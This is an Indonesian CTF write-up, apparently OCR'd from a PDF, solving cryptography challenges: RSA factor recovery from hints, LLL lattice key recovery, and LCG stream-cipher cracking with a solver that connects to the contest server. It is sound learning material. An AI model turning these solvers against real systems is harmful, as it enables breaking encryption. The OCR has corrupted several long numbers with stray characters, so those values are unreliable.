922927069473344878973747978529518520405904393 89
```

```
hint1 =
559397087238790231183612076905314605903063704910504067277301654294894282784606145599924133221142874845553207713983025853303918328293558088948902245847881939493322129959080320585100775146577397383634296823945153463866668107717481482931714467630445989079558767743184813094581678724886220248962537072866521924685084953146560725016371457738702877960762151363817974997743571028325113716928593721442241679307970653619648033677159302732400544192289974933590114911457823155883442560740935437148571687913069079395676991919361781076557534916385643479332818075152577721781034708765606066189892029677885223501424478443811734438 9
hint2 =
544665259862328637354074018569137756211237805493286369174538862753299738103266513770528253771639392107825697402787904337279343254727738731359070180909195516473065708102767953824003215905017830937783108002370398102964657066620255374415722192814308976990930322667775535003317648720629326811116811024971423685453554761914513475149992591688160980858608911270350390575459103963236219630735454241586342545045996440167466292216955514881728990155938812846829341802608579963698693090264346311314749221196442668769962442752038112831630725787069111282197219702393547493359058974366431751401860770661190527862933748598890616419 4
e = 3
def gcd(a, b):
    while b:
        a, b = b, a % b
    return a.monic()

P = PolynomialRing(Zmod(n), names=('X',)); (X,) = P._first_ngens(1)
g1 = (X + 1)**e - ((hint1*pow(3,e,n))%n)
g2 = X**e - ((hint2*8)%n)
result = -gcd(g1, g2).coefficients()[0]
phi = result//2
print(phi)
assert pow(phi,e,n) == hint2
d = inverse_mod(e,phi)
print(d)
assert pow(d,e,n) == hint1

pplusq = int(n - phi + 1)
# q = pplusq - p
# n = p * (pplusq - p)
# n = pplusq * p - p**2
# p**2 - pplusq * p + n = 0
# p = (pplusq +- sqrt(pplusq**2 - 4 * n)) / 2
```

```python
p = (pplusq + int(iroot(pplusq**2 - 4 * n, 2)[0])) // 2
if n % p == 0:
    q = n // p
else:
    p = (pplusq - int(iroot(pplusq**2 - 4 * n, 2)[0])) // 2
    q = n // p

print(p,q)
assert p*q == n
print("------------")
p,q = q,p
a1,b1 = list(map(int,two_squares(p)))
assert a1**2 + b1**2 == p
a2,b2 = list(map(int,two_squares(q)))
assert a2**2 + b2**2 == q

key1 = hashlib.sha256(long_to_bytes(a1)).digest()[:16]
key2 = hashlib.sha256(long_to_bytes(b1)).digest()[:16]
# key1, key2 = key2, key1
enc = AES.new((key1+key2), AES.MODE_ECB)
print(enc.decrypt(bytes.fromhex(arr[0])))
key1 = hashlib.sha256(long_to_bytes(a2)).digest()[:16]
key2 = hashlib.sha256(long_to_bytes(b2)).digest()[:16]
# key1, key2 = key2, key1
enc = AES.new((key1+key2), AES.MODE_ECB)
print(enc.decrypt(bytes.fromhex(arr[1])))
```



Flag: hacktoday{R3v3rS3_RS4_W1th_S0mE_Alg3brSa_1s_Aw3S0mE!!!}

Note: Awalnya saya ngga dapet, tapi setelah saya coba p sama q nya dibalik baru bisa

Lo Lo Lo Gak Bahaya Ta?

Diberikan script berikut beserta outputnya

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import os, random, hashlib

with open("flag.txt","rb") as f:
    FLAG = f.read().rstrip()
    f.close()

NBIT = 2048
e = 65537

def get_factor(NBIT: int) -> tuple:
    p, q = getStrongPrime(NBIT//2), getStrongPrime(NBIT//2)
    return (p*q, p, q)

def encrypt(m: int,n: int) -> int:
    return pow(m, e, n)

def encryptFlag(plain: bytes, key: int) -> str:
    IV = os.urandom(16)
    cipher = AES.new(hashlib.sha256(str(key).encode()).digest()[:16],
AES.MODE_CBC, iv=IV)
    return (cipher.iv + cipher.encrypt(pad(plain,16))).hex()

def main():
    sizeSlice = len(FLAG) // 4

    sliceFLAG = [FLAG[i*sizeSlice:(i+1)*sizeSlice] for i in range(4)]
    list_pub = [random.getrandbits(1024) for _ in range(3)]
    list_priv = [random.getrandbits(256) for _ in range(3)]
    last_priv = random.getrandbits(512)
    S = sum([i*j for i, j in zip(list_pub, list_priv)]) - last_priv

    (n, p, q) = get_factor(NBIT)
    a = random.randint(1,1000)
    b = random.randint(1,1000)
```

```
    hint_1 = a * p - b * q
    enc_pub_1 = encrypt(list_pub[0], n)
    list_pub = list_pub[1:]

    LIST_ENC_FLAG = [encryptFlag(plain, key) for plain, key in
zip(sliceFLAG, list_priv + [last_priv])]

    with open("output.txt","w") as f:
        f.write(f"{LIST_ENC_FLAG = }\n")
        f.write(f"{list_pub = }\n")
        f.write(f"{n = }\n")
        f.write(f"{hint_1 = }\n")
        f.write(f"{enc_pub_1 = }\n")
        f.write(f"{S = }")
        f.close()

if __name__ == "__main__":
    main()
```

Nah jadi untuk step pertamanya salah satu public key nya itu di encrypt rsa (enc_pub_1) dan kita diberi hint a*p - b*q dengan a,b < 1000. Dari hint ini kita bisa bruteforce a sama b aja untuk dapat p dan q nya lalu decrypt public key nya

```
found = False
for a in range(1, 1000):
# for a in [210]:
    print(a)
    if found:
        break
    for b in range(1, 1000):
        # a * p - b * q = hint_1
        # q = (a * p - hint_1) / b
        # n = p * q
        # n = p * ((a * p - hint_1) / b)
        # n = (a * p**2 - hint_1 * p) / b
        # b * n = a * p**2 - hint_1 * p
        # a * p**2 - hint_1 * p - b * n = 0
        # p = (hint_1 +- sqrt(hint_1**2 - 4 * a * (-b * n))) / (2 * a)

        p = (hint_1 + int(iroot(hint_1**2 - 4 * a * (-b * n), 2)[0]))
// (2 * a)
        if n % p == 0:
            q = n // p
            found = True
```

```
            break
        else:
            p = (hint_1 - int(iroot(hint_1**2 - 4 * a * (-b * n),
2)[0])) // (2 * a)
            if n % p == 0:
                q = n // p
                found = True
                break
```

Nah sekarang tahap kedua adalah kita diberikan sum dari tiap pasang public * private key, bisa ditulis sebagai $S = priv_1 pub_1 + priv_2 pub_2 + priv_3 pub_3 - p$ dimana p adalah lastpriv.

Nah dari sini kita bisa solve menggunakan LLL, disini kita bisa menggunakan $[priv_1, priv_2, priv_3, lastpriv]$, sebagai target kita, kita bisa construct matrix seperti ini

[2^256 0 0 pub1]
[0 2^256 0 pub2]
[0 0 2^256 pub3]
[0 0 0 -S]

Note bahwa lastpriv ini 512 bits sementara list_priv semua 256 bit, jadi kita perlu samakan bit jumlah bit nya biar bisa dapet shortest basis vector yang diinginkan
(belajar tentang LLL disini)

Dari sini karena kita tahu tidak ada private key yang negatif, maka kita bisa cek aja dari tiap row yang mana yang value nya positif semua dan kita akan mendapatkan private key nya

```
e = 65537
phi = (p-1)*(q-1)
d = pow(e, -1, phi)
pub_1 = pow(enc_pub_1, d, n)
list_pub = [pub_1] + list_pub

from math import log2

L = matrix(QQ, 4, 4)
for i in range(3):
    L[i, i] = 2**256
    L[i,3] = list_pub[i]

L[3,3] = -S

# print(L)
res = L.LLL()
for row in res:
    if all(i > 0 for i in row):
        print(row)
```

```
        priv = list(map(lambda x: int(x)//(2**256),row[:-1])) +
[int(row[-1])]
        assert sum([i*j for i, j in zip(list_pub, priv[:-1])])-priv[-1]
== S
```


Sip terakhir tinggal pakai private key nya buat decrypt aes flagnya
Full solver:

```
from sage.all import *
from gmpy2 import iroot
LIST_ENC_FLAG =
['239e377818228c060ab188496a2e7f77b1ec38eeff349afb7735e8562a8bfb5b',
'd1241bf60201fc71555ca707376d6338235528ad0e28dbb94c35d9d405a97bed',
'c8d47782567ef3dad154862d17db0dbf73befe92dd132d3d25732fe71250e66c',
'b9ce3a4342c3e3e54efbdee828592ac150cbf8bba6d62b2651b72dff714c8ed0']
list_pub =
[116132014000574970780570903040217208911794320865265657170613600983470409932919830200520251430101276696937898077350978028796991533542843684485290087816165224515782263205487495010752733179077578630553166423095799386930057865382930061856412566202112276071950202928836271637752582447923723501809509439763467269726,
835094316560602771757266316927517124360418529668889517055528458273213948472112215565870354116824149973258000782634537510600359459621249230875287417144740992422554082020450540246063825992841028875561485119076809367156489037718991096055654748471445210593443702526067126366717267896897340998405700781928829795371
n =
214947065061128149952265691810908522804223009171768776386352956376737596313291546906428269658946146041560535386164398456060596145278602450682774324233803823962475062248400912502647957939635979826297536165097555530005557758659268558129748921982136515130484042079946306183954582292949289633586230603720023533961150968398193488625754505246302251085228569167971802622452122981323265816370426812385976784515212771614180407811823757933213166540171689073866571021225503082821766676363632323602745926148650242130545451685201098010084457128221445444182625219079347194157400222528022334029766570393563382341398104342082583918791
hint_1 =
-12725665031192943029428959168909222671848504795640878911533635431080110462397675704345145381637594923572807513686286966203734577213074466616190990790834686274166067773495604225301402414259563858944140502228123924366317249254358296455812627820008650063252492561663830845787479318454323715747217214715807134215506 4
enc_pub_1 =
160691205407087586657754712068082620456842144888179080519211343380760 93
```

```
858359110201479218439833113175260648133283996173844502588194497061367984923256245442177266598457151340361415096459946116313607970196111166072923147328483447655412954553953286147260344806678107993012767621897081000400982634197535111732715472640893416932410197061453856539429044124498417372798386628073274579316345085603620456586993105998953719806759366174567064640546414233054872060916311881700933997337512856672608264803359635119489786500730230512806871162805362632343966353353748002480803399281419922246583366138119486779651680047080340593379967
S =
104268984204268102405696953168762271289711755094828645398983888680352652375001113195707432030594778084969683509516696570873798327876239480391786293874687935567481706432541612480831440943387278263179445239588641598164119450220047581088361413326029628691354396903335627216512191151177168867922391608524035666959398462041232061890931764668995890101133736628957070594855307254111903104755 1
```

```
found = False
for a in range(1, 1000):
# for a in [210]:
    print(a)
    if found:
        break
    for b in range(1, 1000):
        # a * p - b * q = hint_1
        # q = (a * p - hint_1) / b
        # n = p * q
        # n = p * ((a * p - hint_1) / b)
        # n = (a * p**2 - hint_1 * p) / b
        # b * n = a * p**2 - hint_1 * p
        # a * p**2 - hint_1 * p - b * n = 0
        # p = (hint_1 +- sqrt(hint_1**2 - 4 * a * (-b * n))) / (2 * a)

        p = (hint_1 + int(iroot(hint_1**2 - 4 * a * (-b * n), 2)[0]))
// (2 * a)
        if n % p == 0:
            q = n // p
            found = True
            break
        else:
            p = (hint_1 - int(iroot(hint_1**2 - 4 * a * (-b * n),
2)[0])) // (2 * a)
            if n % p == 0:
                q = n // p
```

```
                found = True
                break

print(p,q)
assert p*q == n

e = 65537
phi = (p-1)*(q-1)
d = pow(e, -1, phi)
pub_1 = pow(enc_pub_1, d, n)
list_pub = [pub_1] + list_pub
from math import log2

L = matrix(QQ, 4, 4)
for i in range(3):
    L[i, i] = 2**256
    L[i,3] = list_pub[i]

L[3,3] = -S

# print(L)
res = L.LLL()
for row in res:
    if all(i > 0 for i in row):
        print(row)
        priv = list(map(lambda x: int(x)//(2**256),row[:-1])) +
[int(row[-1])]
        assert sum([i*j for i, j in zip(list_pub, priv[:-1])])-priv[-1]
== S

from Crypto.Cipher import AES
import hashlib
def decryptFlag(enc: str, key: int) -> bytes:
    cipher = AES.new(hashlib.sha256(str(key).encode()).digest()[:16],
AES.MODE_CBC, iv=bytes.fromhex(enc)[:16])
    return cipher.decrypt(bytes.fromhex(enc)[16:])

for enc, key in zip(LIST_ENC_FLAG, priv):
    print(decryptFlag(enc, key))
```



Flag: hacktoday{LoLoLo_LLL_Ga_Bahaya_Ta?_afd213456781aefcd__ZafiN}

DejaVu

Diberikan sebuah service beserta source nya

```
#!/usr/bin/env python3

import time
from secret import get_all_key

import sys



class Unbuffered(object):
    def __init__(self, stream):
        self.stream = stream
```

```
    def write(self, data):
        self.stream.write(data)
        self.stream.flush()

    def writelines(self, datas):
        self.stream.writelines(datas)
        self.stream.flush()

    def __getattr__(self, attr):
        return getattr(self.stream, attr)


sys.stdout = Unbuffered(sys.stdout)


def bytes2bin(msg: bytes):
    return bin(int.from_bytes(msg, "big"))[2:]


def bin2bytes(msg: bytes):
    return int(msg, 2).to_bytes((int(msg, 2).bit_length() + 7) >> 3,
"big") or b"\x00"


class KeyGen:
    def __init__(self, x: int, m: int, c: int, n: int):
        self.m = m
        self.c = c
        self.n = n
        self.state = x % n
        self.bitstate = bin(self.state)[2:]

    def update_state(self, isflag=0):
        self.state = (self.state * self.m + self.c) % self.n
        self.bitstate = bin(self.state)[2:]
        if isflag:
            return
        time.sleep(1)

    def get_bit(self, isflag=0):
        b = self.bitstate[-1]
        self.bitstate = self.bitstate[:-1]
        if not self.bitstate.isdigit():
```

```
            self.update_state(isflag)
        return int(b)


class StreamCipher:
    def __init__(self):
        m, c, n, x = get_all_key()
        self.keygen = KeyGen(x, m, c, n)

    def encrypt(self, msg: bytes, isflag=0):
        return bin2bytes(
            "".join([str(int(b) ^ self.keygen.get_bit(isflag)) for b in
bytes2bin(msg)])
        )


def menu():
    print("""[1] Encrypt a message\n[2] Get an encrypted flag\n[3]
Exit""")


def main():
    cipher = StreamCipher()
    with open("flag.txt", "rb") as f:
        fl4g = f.read()
        f.close()
    enc_fl4g = cipher.encrypt(fl4g, 1)
    print("Welcome!")
    start = time.time()
    while time.time() - start  <= 45:
        menu()
        opcode = input("[>] ").strip()
        if opcode == "3":
            break
        elif opcode == "1":
            msg = input("Message to encrypt : ").strip().encode()
            ct = cipher.encrypt(msg)
        elif opcode == "2":
            msg = "flag"
            ct = enc_fl4g
        else:
            print("Maksud?")
            continue
```

```
        if len(msg) == 0:
            print("Invalid message.")
            continue
        print("Encrypted message :", ct.hex())
    return 0


if __name__ == "__main__":
    main()
```

seperti deskripsinya, jadi ini ada LCG yang generate key buat stream cipher, jadi statenya dijadiin binary lalu di pake satu per satu buat xor ama message, saat binary statenya udah abis, baru statenya diupdate lagi

Nah kita bisa tahu kalau mereka nge reload statenya karena ada sleep tiap update, jadi kita bisa analisis aja dengan nge xor pasangan pt-ct yang kita tahu, lalu dipisahin per dia sleep

Nah salah satu yang saya notice aja kalau kita kirim \x01, maka hasil binary nya hanya 1 bit saja, sehingga dia mengambil 1 bit terus dari state, sehingga kita mencari titik exact state nya diupdate, tapi sayangnya kalau ngirim \x01 berulang ulang itu waktunya gabakal cukup, jadi idenya adalah kita kirim dlu bytes banyak2 sampe udah mau reload, baru kita kirim \x01 buat nyari exact nya

Untuk awalnya saya notice akan sleep di sekitaran 20an bit (b”A” itu kehitung 7 bit), ini kecil karena merupakan sisa encrypt flag tadi

```
r.sendline(b"1")
r.sendline(b"A"*2)
r.recvuntil(b"Encrypted message : ")
res = bytes_to_long(bytes.fromhex(r.recvline().strip().decode()))
leak.append(res)
for i in range(20):
    print(i)
    r.sendline(b"1")
    start = time.time()
    r.sendline(b"\x01")
    r.recvuntil(b"Encrypted message : ")
    end = time.time()
    res = bytes_to_long(bytes.fromhex(r.recvline().strip().decode()))
    if end-start > 1:
        leak.append(res)
        leak.append("---")
        break
    leak.append(res)
```

nah untuk selanjut2nya saya notice bahwa dia ngesleep per ~100 bit, sehingga saya ngirim 12 A dulu (84 bit) baru sisanya ngirim \x01

```
for i in range(6):
    print(f"{i = }")
    r.sendline(b"1")
    start = time.time()
    r.sendline(b"A"*12)
    r.recvuntil(b"Encrypted message : ")
    end = time.time()
    print(f"{end-start = }")
    res = bytes_to_long(bytes.fromhex(r.recvline().strip().decode()))
    leak.append(res)
    for j in range(100):
        print(f"{j = }")
        r.sendline(b"1")
        start = time.time()
        r.sendline(b"\x01")
        r.recvuntil(b"Encrypted message : ")
        end = time.time()
        res =
bytes_to_long(bytes.fromhex(r.recvline().strip().decode()))
        if end-start > 1:
            leak.append(res)
            leak.append("---")
            print("ok")
            break
        leak.append(res)
```

Lalu dari sini tinggal kita [crack LCG](#)biasa aja lalu simulasikan state saat encrypt flag

Full solver:


```
from pwn import *
from Crypto.Util.number import long_to_bytes, bytes_to_long, inverse
import time


def bytes2bin(msg: bytes):
    return bin(int.from_bytes(msg, "big"))[2:]


def bin2bytes(msg: bytes):
    return int(msg, 2).to_bytes((int(msg, 2).bit_length() + 7) >> 3,
"big") or b"\x00"
```

```python
def findvalid(s):
    s = int(s, 2)
    while True:
        if long_to_bytes(s).strip() != b"" and long_to_bytes(s).strip()
== long_to_bytes(s) and s != 0x1f:
            return long_to_bytes(s)
        s-=1

# context.log_level = "debug"

for _ in range(10):
    try:
        tchange = []
        leak = []
        r = remote(b"103.181.183.216", 18000)
        enc =""
        try:
            r.sendline(b"1")
            r.sendline(b"A"*2)
            r.recvuntil(b"Encrypted message : ")
            res =
bytes_to_long(bytes.fromhex(r.recvline().strip().decode()))
            leak.append(res)
            for i in range(20):
                print(i)
                r.sendline(b"1")
                start = time.time()
                r.sendline(b"\x01")
                r.recvuntil(b"Encrypted message : ")
                end = time.time()
                res =
bytes_to_long(bytes.fromhex(r.recvline().strip().decode()))
                if end-start > 1:
                    leak.append(res)
                    leak.append("---")
                    break
                leak.append(res)
            for i in range(6):
                print(f"{i = }")
                r.sendline(b"1")
                start = time.time()
                r.sendline(b"A"*12)
                r.recvuntil(b"Encrypted message : ")
```

```
                end = time.time()
                print(f"{end-start = }")
                res =
bytes_to_long(bytes.fromhex(r.recvline().strip().decode()))
                leak.append(res)
                for j in range(100):
                    print(f"{j = }")
                    r.sendline(b"1")
                    start = time.time()
                    r.sendline(b"\x01")
                    r.recvuntil(b"Encrypted message : ")
                    end = time.time()
                    res =
bytes_to_long(bytes.fromhex(r.recvline().strip().decode()))
                    if end-start > 1:
                        leak.append(res)
                        leak.append("---")
                        print("ok")
                        break
                    leak.append(res)

            r.sendline(b"2")
            r.recvuntil(b"Encrypted message : ")
            enc = r.recvline().strip().decode()
            print(enc)
        except Exception as e:
            print(e)

        print(leak)

        last = 0
        parsed = []
        for i in range(len(leak)):
            if leak[i] == "---":
                parsed.append(leak[last:i])
                last = i+1

        rec_param = parsed[1:]

        def decrypt(msg: bytes, key):
            x = bytes2bin(key)
            return ''.join([str(int(b) ^ int(k)) for b,k in
zip("0"*(len(x)-len(bytes2bin(msg))) + bytes2bin(msg), x)])
```

```
        realstate = []
        for state in rec_param:
            tmp = ""
            for s in state:
                if s == 0:
                    tmp += "1"
                elif s == 1:
                    tmp += "0"
                else:
                    tmp += decrypt(long_to_bytes(s), b"A"*12)
            realstate.append(int(tmp[::-1],2))

        print(f"{realstate = }")
        print(f"{enc = }")

        from functools import reduce
        from math import gcd
        # [31044, 0, 0, 0, 1, 1, 1, 1, 1, 1, 1, 1, 1, 0, '---',
660023273033929641227536463O, 1, 1, 0, 1, 0, '---',
248163569172382620465379518O1, 0, 0, 0, 0, 1, 0, 0, '---',
387876777517968290204866663O2, 0, 0, 1, 1, 1, 1, 0, 0, 0, '---',
104268697163771765617249642S9, 1, 0, 0, 1, 0, 1, 0, '---',
271386477481895654292488541T3, 1, 0, 0, 0, 1, 1, 0, 0, 0, '---',
364219205252974709981602014S6, 0, 0, 0, 1, 1, 0, 1, 1, 1, 0, '---',
331276499671463808903054190Z1, 0, 1, 1, 1, 1, 0, '---']
        # realstate = [828535885103376872536576205845,
4401935222058076426026552769348, 179053444213167243986621270804T8,
341783552972012909865118431833Y, 183109246758874819326404537732O6,
218616977927463198297444425225I8, 131506487209546640711953743287Z]
        # enc =
'13c52796399a3e039eaeec7b36a683f27c7b414b3ca8f606c01e1eb183175a258c4330
'
        flag = bytes.fromhex(enc)

        def crack_unknown_increment(states, modulus, multiplier):
            increment = (states[1] - states[0]*multiplier) % modulus
            return modulus, multiplier, increment

        def crack_unknown_multiplier(states, modulus):
            i = states[1] - states[0]
            assert (states[2] - states[1]) % gcd(i, modulus) == 0
```

```
            multiplier = (states[2] - states[1])//(gcd(i, modulus)) *
inverse(i//gcd(i, modulus), modulus) % modulus
            return crack_unknown_increment(states, modulus, multiplier)


        def crack_unknown_modulus(states):
            diffs = [s1 - s0 for s0, s1 in zip(states, states[1:])]
            zeroes = [t2*t0 - t1*t1 for t0, t1, t2 in zip(diffs,
diffs[1:], diffs[2:])]
            modulus = abs(reduce(gcd, zeroes))
            return crack_unknown_multiplier(states, modulus)


        n, m, c = crack_unknown_modulus(realstate)
        print(n,m,c)

        state = realstate[0]
        assert (state * m + c) % n == realstate[1]
        binstate = ""
        x = bytes2bin(flag)
        while len(binstate) < len(x):
            assert ((state-c)%n) % gcd(m,n) == 0
            prev = ((state - c)%n) // gcd(m,n) * inverse(m//gcd(m,n),
n) % n
            assert (prev * m + c) % n == state
            binstate = (bin(prev)[2:][::-1]) + binstate
            state = prev

        if len(binstate) > len(x):
            binstate = binstate[:len(x)]

        realflag = ""
        for i in range(len(binstate)):
            realflag += str(int(binstate[i]) ^ int(x[i]))

        print(bin2bytes(realflag))
    except Exception as f:
        print(f)
```



Flag: hacktoday{51MP13_LCG_Cr4CKIN6_1NN17}


Note: kadang solvernya rusak for some reason, punya nya probset juga gitu katanya, jadi harus run ulang ulang.baru dapet wkwkwk

Forensic

Doodled

